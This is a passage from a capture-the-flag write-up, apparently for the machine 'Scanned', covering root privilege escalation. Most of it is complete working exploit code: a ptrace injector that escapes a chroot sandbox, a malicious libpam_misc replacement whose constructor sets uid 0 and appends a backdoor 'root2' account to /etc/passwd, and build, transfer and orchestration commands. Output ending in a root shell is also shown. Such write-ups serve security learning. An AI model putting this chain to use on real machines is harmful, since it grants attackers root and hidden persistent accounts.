Essentially, when certain `SUID` binaries execute (such as `sudo` or `su`), they make certain assumptions - i.e. `/lib/libc.so.6` is only writable by `root`, `/etc/passwd` is only writable by `root`, etc. However, being inside a `chroot` jail breaks this assumption. When the linker attempts to load the required libraries, it will instead visit a location that could be controlled by a regular user. If we create a library that has a **constructor** attribute and place it with an appropriate name inside `/lib`, the constructor will run, and we will gain code execution in a root context.

There's just one problem - `/bin/su` (which will be our target) isn't copied into the jail, and the files that are copied will lose capabilities/SUID attributes. To get around this, we can repeat our exploit used for the foothold - we can inject into the `killer` process, fchdir out into the filesystem root, then execute `./bin/su`. Our exploit should first sleep for a second - this is so that our script outside the container can copy the required libraries (including our malicious one) into the `lib` directory.

The new source code for our malicious binary is the following:

```
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/prctl.h>
#include <sys/user.h>
#include <sys/wait.h>
#include <sys/syscall.h>

void do_stage_1();
void do_stage_2();
void log_data(char* data, unsigned long  size);
void inject();
void guard();

//
https://github.com/earthquake/chw00t/blob/1fd1016eb957264ca45fe091c4c7e68e352fd65f/chw0
0t.c#L199
void putdata(pid_t child, unsigned long long addr, char* str, int len) {
    char *laddr;
    int i, j;
    union u {
        long val;
        char chars[sizeof(int)];
    } data;

    i = 0;
    j = len / sizeof(int);
    laddr = str;
    while(i < j) {
        memcpy(data.chars, laddr, sizeof(int));
        if (ptrace(PTRACE_POKEDATA, child,
                (void*)addr + i * sizeof(int), data.val) != 0) {
            printf("Error poking - %d\n", errno);
            return;
        };
        ++i;
        laddr += sizeof(int);
    }
    j = len % sizeof(int);
    if(j != 0) {
        memcpy(data.chars, laddr, j);
        ptrace(PTRACE_POKEDATA, child,
                (void*)addr + i * sizeof(int), data.val);
    }
}

void do_stage_1() {
    const int pid = 3;
    printf("Child is %d\n", getpid());
    // Stage 1 consists of locating the parent process, attaching to it, and injecting
code
    if (ptrace(PTRACE_ATTACH, pid, 0, 0) != 0) {
        perror("Attaching");
        return;
    }
    // Wait for process to stop
    wait(NULL);
    printf("[*] Attached\n");

    // Retrieve the registers - we need RIP in order to know where to overwrite code
    struct user_regs_struct regs;
    if (ptrace(PTRACE_GETREGS, pid, NULL, &regs) != 0) {
        perror("Get regs");
        return;
    }
    printf("[*] Got regs\n");
    // 'guard' is a dummy symbol located at the end of our 'inject' function, to allow
us
    // to write the correct amount of code in
    putdata(pid, regs.rip, (char*)inject, (int)(&guard - &inject));
    printf("[*] Wrote data\n");
    // Leave the process to run our code
    if (ptrace(PTRACE_DETACH, pid, 0, 0) != 0) {
        perror("Detach");
        return;
    }
    puts("[*] Detached!");
    sleep(5);
}
```

```
void do_stage_2() {
    puts("Stage 2 - currently running in killer");
    const int fd = 3;
    // Save our location so we can switch back to it
    int cwd = open(".", O_RDONLY|O_DIRECTORY);
    int status;
    // Use the dangling FD to leave chroot
    status = fchdir(fd);
    if (status != 0) {
        printf("fchdir() = %d\n", errno);
        return;
    }
    status = chdir("../../../../../../../../../../");
    // Give the user time to set up malicious libraries
    if (status != 0) {
        printf("chdir() = %d\n", errno);
        return;
    }
    sleep(1);
    char* args[] = {"bin/su", NULL};
    execve("bin/su", NULL, NULL);
    puts("Failed to su");

}

void inject() {
    char program[] = "/userprog";
    char* arg[3] = {program, "2", 0};
    asm("movq $59, %%rax; movq %0, %%rdi; movq %1, %%rsi; xor %%rdx,%%rdx; syscall;"
        :
        :"r"(program), "r"(arg)
        : "rax", "rdi", "rsi", "rdx");
}
void guard() {}

int main(int argc, char** argv) {
    if (argc < 2) { do_stage_1(); }
    else { do_stage_2(); }
}
```

Then, we have to create our malicious library file. First of all, we can use `ldd` to check what libraries are loaded upon the execution of `/bin/su`.

```
ldd /bin/su
```

```
clarence@scanned:/var/www/malscanner$ ldd /bin/su

        linux-vdso.so.1 (0x00007fff26da9000)
        libpam.so.0 => /lib/x86_64-linux-gnu/libpam.so.0 (0x00007efe92d8f000)
        libpam_misc.so.0 => /lib/x86_64-linux-gnu/libpam_misc.so.0 (0x00007efe92d8a000)
        libutil.so.1 => /lib/x86_64-linux-gnu/libutil.so.1 (0x00007efe92d85000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007efe92bc0000)
        libaudit.so.1 => /lib/x86_64-linux-gnu/libaudit.so.1 (0x00007efe92b8f000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007efe92b89000)
        /lib64/ld-linux-x86-64.so.2 (0x00007efe92dbb000)
        libcap-ng.so.0 => /lib/x86_64-linux-gnu/libcap-ng.so.0 (0x00007efe92b7f000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007efe92b5d000)
```

The library `libpam_misc.so.0` seems like a good candidate to override. The safest way to approach this exploitation step is to make our malicious library create a simple backdoor by adding a new `root2` user with `root` privileges. We can achieve this by appending an appropriate entry to the `/etc/passwd` file like so:

```c
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <errno.h>
#include <sys/prctl.h>
// `limpam_misc.so.0` is expected to define this symbol
void misc_conv() {return;}
static __attribute__ ((constructor)) void init(void) {
   printf("Hello from constructor, I am %d:%d (%d:%d)\n", getuid(), geteuid(),
getgid(), getegid());
   // Make ourselves root proper
   printf("SEUID %d %d\n", seteuid(0), errno);
   printf("SUID %d %d\n", setuid(0), errno);
   // Restore the true system root
   printf("Chroot %d %d\n", chroot("../../../../../../"), errno);
   chdir("/");
   // Add a new record to /etc/passwd (password: suidroot)
   char* args[] = {"/bin/sh", "-p", "-c", "echo
'root2:YiY4/N2td230w:0:0:root:/root:/bin/bash' >> /etc/passwd", NULL};
   execve("/bin/sh", args, NULL);
   puts("Execve failed");
}
```

Then, we compile both our exploit and the library on our local machine.

```
musl-gcc main.c -fPIC -static -fno-stack-protector -o exploit
gcc -shared -fPIC -o evil.so mal_lib.c
```


Afterward, we use `scp` to transfer our compiled binaries over to the remote machine.

```
scp exploit clarence@10.10.11.141:/tmp
scp evil.so clarence@10.10.11.141:/tmp
```

Finally, we create a script inside `/tmp` on the remote machine to tie our exploitation processes together. The script would be responsible for copying all the required libraries during the sleep window we introduced on our `exploit` binary.

```
#!/bin/bash
FOLDER=$(pwgen 10 1)
mkdir "$FOLDER"
cp exploit evil.so "$FOLDER"
cd "$FOLDER" || exit
mkdir jails
/var/www/malscanner/sandbox/sandbox $(pwd)/exploit a &
sleep 0.1
cp /usr/lib/x86_64-linux-gnu/{libutil.so.1,libpam.so.0,libaudit.so.1,libcap-
ng.so.0,libdl.so.2,libpthread.so.0} jails/a/usr/lib/x86_64-linux-gnu/
cp evil.so jails/a/usr/lib/x86_64-linux-gnu/libpam_misc.so.0
chmod +x jails/a/usr/lib/x86_64-linux-gnu/
```

Setting the correct permissions on our script, `chmod +x exploit.sh`, and executing it gives us `root` access to the machine after using `su` to switch to the user `root2` with the password `suidroot`.


```
clarence@scanned:/tmp$ ./exploit.sh

Child is 2
[*] Attached
[*] Got regs
[*] Wrote data
[*] Detached!

clarence@scanned:/tmp$ Stage 2 - currently running in killer
Exited
<program name unknown>: /lib/x86_64-linux-gnu/libpam_misc.so.0: no version information
available (required by <main program>)
Hello from constructor, I am 1001:0 (1001:1001)
SEUID 0 0
SUID 0 0
Chroot 0 0

clarence@scanned:/tmp$ tail /etc/passwd

<SNIP>
root2:YiY4/N2td230w:0:0:root:/root:/bin/bash

clarence@scanned:/tmp$ su root2
Password:
root@scanned:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.